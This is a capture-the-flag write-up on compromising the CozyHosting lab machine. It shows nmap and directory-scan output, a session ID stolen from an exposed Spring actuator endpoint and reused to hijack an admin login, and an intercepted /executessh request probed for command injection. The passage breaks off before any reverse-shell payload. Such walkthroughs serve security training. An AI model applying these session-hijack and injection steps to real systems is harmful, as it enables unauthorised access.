Exploiting the CozyHosting Machine

Ali BA FAQAS

March 10, 2024


1 Note

the analysis and exploitation of this machine were conducted before its retirement.

2 Identifying the Vulnerability

2.1 Nmap

The initial step in our process is to scan the ports and services using Nmap. We used the -sV option to identify the software versions associated with the open ports. The scan results are as follows:



```
┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ nmap -sV 10.10.11.230
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 10:26 CET
Nmap scan report for 10.10.11.230
Host is up (0.096s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds

┌──(aloosh㉿kali)-[~/Desktop/S2/SE/machines]
└─$ 
```

Figure 1: Nmap Scan Results.

The scan revealed two open ports:

1. SSH (Port 22): Running OpenSSH 8.9p1 on Ubuntu.
2. HTTP (Port 80): Running Nginx 1.18.0 on Ubuntu, which redirects to `http://cozyhosting.htb/`.

Since we lack the necessary credentials for the SSH service on port 22, we decided to investigate port 80.

Upon googling the IP address of the machine, we were redirected to an error page at http://cozyhosting.htb/. To resolve this, we added the IP and host to our /etc/hosts file on our local machine, which made the webpage accessible.



cozyhosting.htb
Home - vsociety
Cozy Hosting
Home
Services
Pricing
Login
We offer modern solutions for growing your business
Host a project of any size and complexity with Cozy Hosting
Get Started →

Figure 2: Main Page of CozyHosting.

The main page revealed a simple login interface.





Figure 3: Login Page.

Despite the login page being designed by Bootstrapmade, we were unable to find any relevant CVEs that could help us bypass the authentication. Therefore, we decided to search for hidden pages.




```
[10:57:25] 200 -    0B  - /actuator/;/conditions
[10:57:25] 200 -    0B  - /actuator/;/dump
[10:57:25] 200 -    0B  - /actuator/;/configprops
[10:57:25] 200 -    0B  - /actuator/;/exportRegisteredServices
[10:57:25] 200 -    0B  - /actuator/;/httptrace
[10:57:25] 200 -    0B  - /actuator/;/info
[10:57:25] 200 -    0B  - /actuator/;/health
[10:57:25] 200 -    0B  - /actuator/;/loggingConfig
[10:57:25] 200 -    0B  - /actuator/;/liquibase
[10:57:25] 200 -    0B  - /actuator/;/prometheus
[10:57:25] 200 -    0B  - /actuator/;/features
[10:57:25] 200 -    0B  - /actuator/;/events
[10:57:25] 200 -    0B  - /actuator/;/env
[10:57:25] 200 -    0B  - /actuator/;/flyway
[10:57:25] 200 -    0B  - /actuator/;/heapdump
[10:57:25] 200 -    0B  - /actuator/;/healthcheck
[10:57:25] 200 -    0B  - /actuator/;/integrationgraph
[10:57:25] 200 -    0B  - /actuator/;/logfile
[10:57:25] 200 -    0B  - /actuator/;/loggers
[10:57:25] 200 -    0B  - /actuator/;/mappings
[10:57:25] 200 -    0B  - /actuator/;/refresh
[10:57:25] 200 -    0B  - /actuator/;/jolokia
[10:57:25] 200 -    0B  - /actuator/;/metrics
[10:57:25] 200 -    0B  - /actuator/;/registeredServices
[10:57:25] 200 -    0B  - /actuator/;/releaseAttributes
[10:57:25] 200 -    0B  - /actuator/;/resolveAttributes
[10:57:25] 200 -    0B  - /actuator/;/sessions
[10:57:25] 200 -    0B  - /actuator/;/shutdown
[10:57:25] 200 -    0B  - /actuator/;/threaddump
[10:57:25] 200 -    0B  - /actuator/;/scheduledtasks
[10:57:25] 200 -    0B  - /actuator/;/sso
[10:57:25] 200 -    0B  - /actuator/;/statistics
[10:57:25] 200 -    0B  - /actuator/;/springWebflow
[10:57:25] 200 -    0B  - /actuator/;/ssoSessions
[10:57:25] 200 -    0B  - /actuator/;/trace
[10:57:25] 200 -    0B  - /actuator/;/status
[10:57:25] 200 -    5KB - /actuator/env
[10:57:25] 200 -   15B  - /actuator/health
[10:57:25] 200 -  145B  - /actuator/sessions
[10:57:25] 200 -   10KB - /actuator/mappings
[10:57:25] 200 -  124KB - /actuator/beans
[10:57:26] 401 -   97B  - /admin
[10:57:27] 200 -    0B  - /admin/%3bindex/
[10:57:29] 200 -    0B  - /Admin;/
[10:57:29] 200 -    0B  - /admin;/
[10:57:42] 200 -    0B  - /axis2-web//HappyAxis.jsp
[10:57:42] 200 -    0B  - /axis2//axis2-web/HappyAxis.jsp
[10:57:42] 200 -    0B  - /axis//happyaxis.jsp
[10:57:46] 200 -    0B  - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[10:57:52] 200 -    0B  - /engine/classes/swfupload//swfupload.swf
[10:57:52] 200 -    0B  - /engine/classes/swfupload//swfupload_f9.swf
[10:57:52] 500 -   73B  - /error
[10:57:52] 200 -    0B  - /examples/jsp/%252e%252e/%252e%252e/manager/html/
```

aloosh@kali: ~/Desktop/S2/SE/machines
aloosh@kali: ~/Desktop/S2/SE/machines

Figure 4: Hidden Pages.


Our search revealed a folder named 'actuator' containing several pages. The most intriguing one was the 'session' page, which displayed a session for a user named 'kanderson' with two UNAUTHORIZED sessions (our login attempts).



```
362B271D15902177ADDE6B53F6DB458F:   "kanderson"
ACC2169BEE0387D2135834CAC1FCC06F:   "UNAUTHORIZED"
F58DF27C1D9552B25AEB0DCB8F302DCE:   "UNAUTHORIZED"
```

Figure 5: Session Page.

We then took the session ID of 'kanderson' and modified our cookies using the Inspect tool.




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
JSESSIONID	4538460F2CF85980F700663EEE811DC6	cozyhosting.htb	/	Session	42	true	false	None	Mon, 12 Feb 2024 16:23:28 GMT

```
Data
JSESSIONID:"4538460F2CF85980F700663EEE811DC6"
  Created:"Mon, 12 Feb 2024 16:14:37 GMT"
  Domain:"cozyhosting.htb"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:true
  Last Accessed:"Mon, 12 Feb 2024 16:23:28 GMT"
  Path:"/"
  SameSite:"None"
  Secure:false
  Size:42
```

Figure 6: Modifying Cookies.

Success! We were able to log in.



Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Include host into automatic patching

Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings: Hostname, Username

Figure 7: Logged In.

2.2 Reverse Shell

Our next step was to find a way to run a reverse shell to gain access to the server running the web application. On the dashboard, we discovered a functionality that provides an SSH connection to its users. However, it requires a hostname and username, which we did not have at our disposal.

We decided to intercept the request to analyze it using Burp Suite.




Feb 13 14:14
Burp Suite Community Edition v2023.11.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more Open browser

Figure 8: Intercepting Request with Burp Suite.

Our attempts to send a request with random usernames and hostnames were met with denial responses, as expected.



```
#    Host                     Method  URL                                          Params  Edited  Status code  Length   MIME type  Extension  Title                    Notes
107  http://cozyhosting.htb   GET     /login?error                                 ✓               302          333
108  http://cozyhosting.htb   GET     /admin                                                       200          13957    HTML                  Dashboard - Cozy Cloud
114  http://cozyhosting.htb   GET     /assets/vendor/bootstrap/js/bootstrap....                    200          80912    script     js
115  http://cozyhosting.htb   GET     /assets/vendor/echarts/echarts.min.js                        200          1023433  script     js
116  http://cozyhosting.htb   GET     /assets/js/admin.js                                          200          9508     script     js
121  http://cozyhosting.htb   GET     /assets/vendor/bootstrap/css/bootstra...                     200          523134   JSON       map
122  http://cozyhosting.htb   GET     /assets/vendor/bootstrap/js/bootstrap....                    200          333573   JSON       map
124  http://cozyhosting.htb   POST    /executessh                                  ✓               302          414
125  http://cozyhosting.htb   GET     /admin?error=ssh:%20Could%20not%...          ✓               200          14257    HTML                  Dashboard - Cozy Cloud
131  http://cozyhosting.htb   GET     /assets/vendor/bootstrap/js/bootstrap....                    200          80912    script     js
132  http://cozyhosting.htb   GET     /assets/vendor/echarts/echarts.min.js                        200          1023433  script     js
133  http://cozyhosting.htb   GET     /assets/js/admin.js                                          200          9508     script     js
```

Request


```
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 23
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/120.0.6099.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,applicati
on/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=07EA51AC084EA2700E0B08D501DD214F
Connection: close

host=hhhh&username=hhhh
```

Response

```
HTTP/1.1 302
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 13 Feb 2024 13:17:29 GMT
Content-Length: 0
Location: http://cozyhosting.htb/admin?error=ssh:
Could not resolve hostname hhhh: Temporary failure in
 name resolution
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 0
Cache-Control: no-cache, no-store, max-age=0,
must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
```

Figure 9: Denial Response.

We then used the machine's IP as the host (to avoid the 'couldn't solve hostname' error) and a simple command ('ls') as the username. However, this resulted in an error related to whitespace. We tried other commands, but the result remained the same.



Request

